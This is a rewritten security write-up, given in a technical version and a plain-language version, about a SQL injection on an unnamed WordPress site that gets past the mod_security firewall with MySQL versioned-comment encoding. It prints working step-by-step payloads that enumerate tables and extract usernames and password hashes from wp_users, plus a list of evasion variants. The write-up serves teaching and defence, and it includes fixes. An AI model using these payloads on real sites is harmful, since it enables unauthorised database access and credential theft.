Fun sql injection — mod_security bypass/a>
A website parameter was vulnerable to SQL injection, and the mod_security WAF could be bypassed by encoding keywords as MySQL versioned comments. The attacker could extract database names, table names, column names and WordPress user credentials.

In this writing I would like to show you a somewhat peculiar case with which I came across testing a website.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a SQL injection found while testing a website, where the payloads had to get past the mod_security web application firewall (WAF). The report does not name the target, the product or the owner; the only asset recorded is the write-up's own publication site. The vulnerable feature is a page that takes a parameter in the query string and, on the same page, offers a file download option on the right-hand side. The report does not describe what the page normally does beyond that.
The researcher is _Y000_ (@Y000), and the write-up was published on 16 April 2021.
Setup
The testing was done against the live site with hand-crafted requests, and the only precondition shown is that the site sits behind mod_security, which the researcher discovered at the start of testing.
Finding it
The first sign was an error returned for a plain UNION-based probe. The response to the plain probe was an error, and the researcher then tried to get past the WAF.
Exploitation
Step 1: confirm the injection and hit the WAF
The first payload was a simple UNION probe:
site/ejemplo?parameter=-1+union+selec+1,2,3,4,5,6,7+--+

The image shows the error returned when this payload is sent.
Step 2: bypass the WAF with comment encoding
The researcher then encoded the SQL keywords as versioned MySQL comments:
site/ejemplo?parameter=-1+/*!50000union*/+/*!50000selec*/+1,2,3,4,5,6,7+--+

Encoding the payload with comments was enough to bypass the WAF filter. The response shows that one of the vulnerable columns is number four.
Step 3: a different payload shape
Rather than stop at the comment bypass, the researcher tried other constructions. After many tests and failed mixed payloads, this one worked:
AND mod(29,9)+div+@a:=(concat(database(),"--","_Y000!_"))+UNION+DISTINCTROW+SELECT+1,2,3,@a,5,6,7
The researcher breaks it down as follows:
ANDreturns a record if all conditions separated byANDare true.mod(29,9)performs a division between the values.divis the SQL division operator.@a:=is an alias used to store the result of a query, here@a:=(concat(database(),"--","_Y000!_")).unionjoins more than two SQL commands.distinctrowavoids duplicate results.selectchooses what to read from the database.1,2,3,4,5,6,7is the number of columns in the database.
The result of injecting this payload without any encoding is shown here:

Step 4: encode the new payload
The comment-encoding trick is applied again, this time to the new payload:
-1+AND+mod(29,9)+div+@a:=(/*!50000concat(database/**_**/(),"--","_Y000!_" )*/)+/*!50000UNION*//**//*!50000DISTINCTROW*/+/*!50000SELECT*/+1,2,3,@a,"_Y000!_" ,6,7--+


The encoding gets past the WAF again, and the response now contains the database name, the separators and the researcher's nickname, all produced by the concat inside the alias:
@a:=(/*!50000concat(database/**_**/(),"--","_Y000!_" )*/)
Step 5: the download option reflects the same injection


The extracted value appears in the page's Description section. On the right of that section there is a file download option, and the researcher found that this option is vulnerable too. It shows that the vulnerable column is number five.
Step 6: enumerate table names
The payload is extended to read table names from information_schema.tables:

-1+AND+mod(29,9)+div+@a:=(/*!50000concat(database/**_**/(),"--","_Y000!_" )*/)+/*!50000UNION*//**//*!50000DISTINCTROW*/+/*!50000SELECT*/+1,2,3,@a,table_name,6,7+/*!50000from*/+/*!50000information_schema.tables*/+--+

Before this, the page only offered a file to download. With the table-name clause added, more content appears. The new output is the extracted database information: the page renders many <tr></tr> HTML table rows, and each row carries the name of a table in the database.
Step 7: identify the CMS
Looking further at the output, the researcher noticed that the page uses WordPress.

Step 8: enumerate columns of wp_users
The payload is changed to read column names from information_schema.columns, filtered to the wp_users table:
-1+AND+mod(29,9)+div+@a:=(/*!50000concat(database/**_**/(),"--","_Y000!_" )*/)+/*!50000UNION*//**//*!50000DISTINCTROW*/+/*!50000SELECT*/+1,2,3,@a,column_name,6,7+/*!50000from*/+/*!50000information_schema.columns*/+/*!50000where*/+/*!50000table_name="wp_users"*/+--+

Step 9: extract usernames and password hashes
Finally, the payload reads user_nicename and user_pass from wp_users, concatenated with a separator:
-1+AND+mod(29,9)+div+@a:=(/*!50000concat(database/**_**/(),"--","_Y000!_" )*/)+/*!50000UNION*//**//*!50000DISTINCTROW*/+/*!50000SELECT*/+1,2,3,@a,/*!50000CoNcAt(user_nicename,"--",user_pass)*/,6,7+/*!50000from*/+/*!50000wp_users*/+--+
This returned the username and password information from the WordPress users table.
Root cause
The WAF was bypassed by encoding the payload with MySQL versioned comments. The researcher also used /**_**/ inside the concat call.
Impact
The injection allowed reading the database name, table names, column names and the WordPress users table. including the database name, table names, column names and the contents of the WordPress users table (user_nicename and user_pass).
Fix
A general remediation would be parameterised queries, with the WAF as defence in depth. The WAF rules should also be updated to normalise MySQL versioned comments and inline comment variants before matching.
Variants to test
- Versioned comment encoding. Replace SQL keywords with
/*!50000keyword*/and see whether the WAF blocks the request. A positive result is a response that executes the keyword rather than returning a WAF error page. - Inline comment separators. Insert
/**_**/between function names and parentheses, as inconcat/**_**/(...). A positive result is the function executing where a plain form was blocked. - Alias-based extraction. Use
@a:=(...)to store a subquery result and place it in a UNION column. A positive result is the stored value appearing in the page output. distinctrowandmod/divnoise. Addmod(29,9)+divandDISTINCTROWto a UNION payload. A positive result is the payload executing where a plain UNION was blocked.- Secondary reflection points. Check every place the injected value appears, such as download links or file names. A positive result is the value appearing in a different response context that may bypass output filtering.
- CMS table enumeration. Query
information_schema.tablesandinformation_schema.columnsfor known CMS tables such aswp_users. A positive result is table and column names appearing in the response.
NOTE from the report: never leave an unmarked site everywhere, the error may be in the least intended part.
What happened, in plain words
A security researcher was testing a website and found a way to make the site's database reveal information it should never have shown. The trick is called SQL injection. The site also had a protective filter in front of it, a web application firewall (WAF) called mod_security, which is supposed to spot and block exactly this kind of attack. The researcher found a way around that filter too.
Think of the website as a restaurant. You order by filling in a form, and the kitchen (the database) prepares your dish. SQL injection is like writing an extra instruction on the order slip that the kitchen follows even though you were only supposed to choose a dish. The WAF is a bouncer at the door who reads the order slip and refuses anything that looks like an extra instruction. The researcher found a way to write the extra instruction in handwriting the bouncer does not recognise, so it gets through.
The report does not name the website, the company or the product. The only asset recorded is the site where the write-up itself was published. The researcher is _Y000_ (@Y000), and the write-up was published on 16 April 2021.
A few words you will meet constantly below:
- Database: the place where a website keeps its data, such as user accounts, posts and settings. It is organised in tables, like spreadsheets, with rows and columns.
- SQL: the language used to ask a database questions, such as "give me the user whose name is this".
- Query: one such question sent to the database.
- Parameter: a value you supply in the web address, usually after a
?, that the site passes on to its code. Here the site takes a value calledparameter. - Payload: the text an attacker sends, designed to change what the site does.
- WAF (web application firewall): a filter that sits in front of a website and inspects incoming requests, blocking ones that look malicious.
- Bypass: getting past a protection without disabling it.
The setup
The report does not describe any accounts, tools or software versions. The testing was done by hand against the live site, by sending requests and reading the responses. The only precondition shown is that the site sits behind mod_security, which the researcher discovered at the start of testing.
The vulnerable feature is a page that takes a parameter in the web address and, on the same page, offers a file download option on the right-hand side.
Finding it
The first sign was an error returned for a plain probe. The response to the plain probe was an error, and the researcher then tried to get past the WAF. That is what prompted the bypass attempts: if the request never reaches the database, you cannot tell whether the injection works, so the first job is to get past the filter.
Exploitation
Step 1: confirm the injection and hit the WAF
The first payload was a simple probe using UNION, a SQL keyword that lets an attacker attach a second query to the first one and have its results shown alongside the original results:
site/ejemplo?parameter=-1+union+selec+1,2,3,4,5,6,7+--+
Line by line:
site/ejemplo?parameter=is the page and the parameter being tested.ejemplois Spanish for "example", so this is a placeholder address, not the real target.-1is a value chosen so the original query returns nothing, which makes the injected results easier to spot.uniontells the database to combine the results of two queries.selecis a deliberately misspelledselect. The report uses it as written; a realselectwould normally follow.1,2,3,4,5,6,7is a list of seven values, one per column of the original query. Attackers count columns this way: if the database accepts seven, the original query has seven columns.--+starts a SQL comment, so anything after it is ignored by the database. The+is how a space is written in a web address.
The image shows the error returned when this payload is sent.
Step 2: bypass the WAF with comment encoding
The researcher then hid the SQL keywords inside MySQL comments:
site/ejemplo?parameter=-1+/*!50000union*/+/*!50000selec*/+1,2,3,4,5,6,7+--+
What changed: union became /*!50000union*/ and selec became /*!50000selec*/.
MySQL has a special comment syntax. A comment that starts with /*! followed by a version number is not ignored: MySQL executes whatever is inside it, but only on versions at or above that number. So /*!50000union*/ is just union to the database. Encoding the payload with comments was enough to bypass the WAF filter.
The response shows that one of the vulnerable columns is number four. In other words, the fourth value in the list is printed back on the page, which gives the attacker a place to put data they want to read.
Step 3: a different payload shape
Rather than stop at the comment bypass, the researcher tried other constructions. After many tests and failed mixed payloads, this one worked:
AND mod(29,9)+div+@a:=(concat(database(),"--","_Y000!_"))+UNION+DISTINCTROW+SELECT+1,2,3,@a,5,6,7
The researcher breaks it down as follows:
ANDreturns a record if all conditions separated byANDare true.mod(29,9)performs a division between the values.divis the SQL division operator.@a:=is an alias used to store the result of a query, here@a:=(concat(database(),"--","_Y000!_")).unionjoins more than two SQL commands.distinctrowavoids duplicate results.selectchooses what to read from the database.1,2,3,4,5,6,7is the number of columns in the database.
In plain words, this payload does several things at once. database() is a MySQL function that returns the name of the current database. concat(...) glues pieces of text together, so it produces the database name, then --, then the researcher's nickname _Y000!_. The @a:= part stores that result in a variable called @a. The UNION ... SELECT then puts @a into the fourth column, which is the one that gets printed. The payload also uses mod(29,9)+div and DISTINCTROW.
The result of injecting this payload without any encoding is shown here:
Step 4: encode the new payload
The comment-encoding trick is applied again, this time to the new payload:
-1+AND+mod(29,9)+div+@a:=(/*!50000concat(database/**_**/(),"--","_Y000!_" )*/)+/*!50000UNION*//**//*!50000DISTINCTROW*/+/*!50000SELECT*/+1,2,3,@a,"_Y000!_" ,6,7--+
What changed, piece by piece:
concatbecame/*!50000concat(...)*/, so the WAF does not see the function name.database/**_**/()puts a comment between the function name and its brackets. To MySQL this is stilldatabase(), but to a pattern matcher it is no longer the exact string it looks for.UNION,DISTINCTROWandSELECTare each wrapped in/*!50000...*/./**/is inserted between the wrapped keywords, which breaks up the text further without changing what the database executes.
The encoding gets past the WAF again, and the response now contains the database name, the separators and the researcher's nickname, all produced by the concat inside the alias:
@a:=(/*!50000concat(database/**_**/(),"--","_Y000!_" )*/)
The response now contains the database name, the separators and the researcher's nickname.
Step 5: the download option reflects the same injection
The extracted value appears in the page's Description section. On the right of that section there is a file download option, and the researcher found that this option is vulnerable too. It shows that the vulnerable column is number five.
Why this matters: a page often prints the same value in more than one place. If one place is filtered or hard to read, another may not be. The download option is vulnerable too and shows that the vulnerable column is number five.
Step 6: enumerate table names
The payload is extended to read table names from information_schema.tables:
-1+AND+mod(29,9)+div+@a:=(/*!50000concat(database/**_**/(),"--","_Y000!_" )*/)+/*!50000UNION*//**//*!50000DISTINCTROW*/+/*!50000SELECT*/+1,2,3,@a,table_name,6,7+/*!50000from*/+/*!50000information_schema.tables*/+--+
What is new here:
information_schemais a built-in part of MySQL that describes the database itself: which tables exist, which columns they have, and so on. It is like the index at the back of a book.information_schema.tablesis the list of all tables.table_nameis the column in that list holding each table's name.fromis wrapped as/*!50000from*/for the same reason as the other keywords.
Before this, the page only offered a file to download. With the table-name clause added, more content appears. The new output is the extracted database information: the page renders many <tr></tr> HTML table rows, and each row carries the name of a table in the database. <tr> is the HTML tag for a table row, so the site is printing the query results into an HTML table.
Step 7: identify the CMS
Looking further at the output, the researcher noticed that the page uses WordPress.
WordPress is a very common system for building websites. The researcher noticed that the page uses WordPress.
Step 8: enumerate columns of wp_users
The payload is changed to read column names from information_schema.columns, filtered to the wp_users table:
-1+AND+mod(29,9)+div+@a:=(/*!50000concat(database/**_**/(),"--","_Y000!_" )*/)+/*!50000UNION*//**//*!50000DISTINCTROW*/+/*!50000SELECT*/+1,2,3,@a,column_name,6,7+/*!50000from*/+/*!50000information_schema.columns*/+/*!50000where*/+/*!50000table_name="wp_users"*/+--+
What changed:
information_schema.tablesbecameinformation_schema.columns, the list of all columns in all tables.table_namebecamecolumn_name, so each row now carries a column name instead of a table name.- A
whereclause was added, wrapped as/*!50000where*/, with the conditiontable_name="wp_users". This restricts the results to the columns of the WordPress users table only.
This step tells the attacker exactly which fields exist in the users table, so the next query can ask for the interesting ones by name.
Step 9: extract usernames and password hashes
Finally, the payload reads user_nicename and user_pass from wp_users, concatenated with a separator:
-1+AND+mod(29,9)+div+@a:=(/*!50000concat(database/**_**/(),"--","_Y000!_" )*/)+/*!50000UNION*//**//*!50000DISTINCTROW*/+/*!50000SELECT*/+1,2,3,@a,/*!50000CoNcAt(user_nicename,"--",user_pass)*/,6,7+/*!50000from*/+/*!50000wp_users*/+--+
What changed:
- The fifth column now contains
/*!50000CoNcAt(user_nicename,"--",user_pass)*/.user_nicenameis the user's display name anduser_passis the stored password value.concatglues them together with--in between so both appear in one output cell. - Note the mixed capitalisation
CoNcAtin the payload. - The
fromclause now points atwp_usersdirectly.
This returned the username and password information from the WordPress users table.
Why it worked
The usual fix is a parameterised query, also called a prepared statement: the query is written with placeholders, and the value is handed over separately, so it can never change the query's structure. Without that, any value the user supplies can become part of the instruction.
The WAF was bypassed by encoding the payload with MySQL versioned comments. The researcher also used /**_**/ inside the concat call.
What an attacker could do with it
The injection allowed reading the database name, table names, column names and the WordPress users table.: the database name, table names, column names and the contents of the WordPress users table (user_nicename and user_pass).
How to fix it
A general remediation would be parameterised queries, with the WAF as defence in depth. The WAF rules should also be updated to normalise MySQL versioned comments and inline comment variants before matching.
Variants to test
If you are learning, these are the ideas worth trying, in the same order as the report:
- Versioned comment encoding. Replace SQL keywords with
/*!50000keyword*/and see whether the WAF blocks the request. A positive result is a response that executes the keyword rather than returning a WAF error page. - Inline comment separators. Insert
/**_**/between function names and parentheses, as inconcat/**_**/(...). A positive result is the function executing where a plain form was blocked. - Alias-based extraction. Use
@a:=(...)to store a subquery result and place it in a UNION column. A positive result is the stored value appearing in the page output. distinctrowandmod/divnoise. Addmod(29,9)+divandDISTINCTROWto a UNION payload. A positive result is the payload executing where a plain UNION was blocked.- Secondary reflection points. Check every place the injected value appears, such as download links or file names. A positive result is the value appearing in a different response context that may bypass output filtering.
- CMS table enumeration. Query
information_schema.tablesandinformation_schema.columnsfor known CMS tables such aswp_users. A positive result is table and column names appearing in the response.
The report closes with a note worth repeating: never leave an unmarked site everywhere, the error may be in the least intended part. In other words, test every corner of a page, because the weak spot is often somewhere you did not expect.
Glossary
- Alias (
@a:=): a named variable inside a SQL session used to store a value, here the result of a subquery, so it can be reused later in the same request. - Bypass: getting past a security control without disabling it, for example by writing a request in a form the filter does not recognise.
- CMS (content management system): software for building and running a website, such as WordPress, which stores its data in predictable tables.
- Column: a vertical field in a database table, such as
user_pass; also a position in aSELECTlist whose value the page may print. - Comment (SQL): text the database ignores, started by
--or wrapped in/* ... */; MySQL's/*!50000...*/form is special because the contents are executed. concat: a MySQL function that joins pieces of text into one string.database(): a MySQL function that returns the name of the current database.DISTINCTROW: a MySQL keyword that removes duplicate rows from the results.div: the SQL operator for integer division.- Hash: a scrambled one-way value derived from a password; it cannot be read back directly but can be guessed offline.
information_schema: a built-in MySQL area that describes the database itself, including its tables and columns.mod(): a MySQL function that returns the remainder of a division.mod_security: a web application firewall module that inspects incoming requests and blocks ones matching attack patterns.- Parameter: a value supplied in the web address, here called
parameter, which the site passes into its code. - Parameterised query (prepared statement): a way of writing SQL where the query structure is fixed and user values are supplied separately, so they cannot change the instruction.
- Payload: the text sent by an attacker to try to change what the site does.
- Query: a question sent to a database in SQL.
- SQL: the language used to read and write data in a relational database.
- SQL injection: a vulnerability where user input becomes part of a SQL query and changes its meaning.
- Table: a set of rows and columns in a database, like a spreadsheet, such as
wp_users. <tr>: the HTML tag for a table row, used by the page to display query results.UNION: a SQL keyword that combines the results of two queries into one result set.- WAF (web application firewall): a filter in front of a website that inspects requests and blocks ones that look malicious.
- WordPress: a widely used CMS; its default tables are prefixed
wp_, such aswp_users.



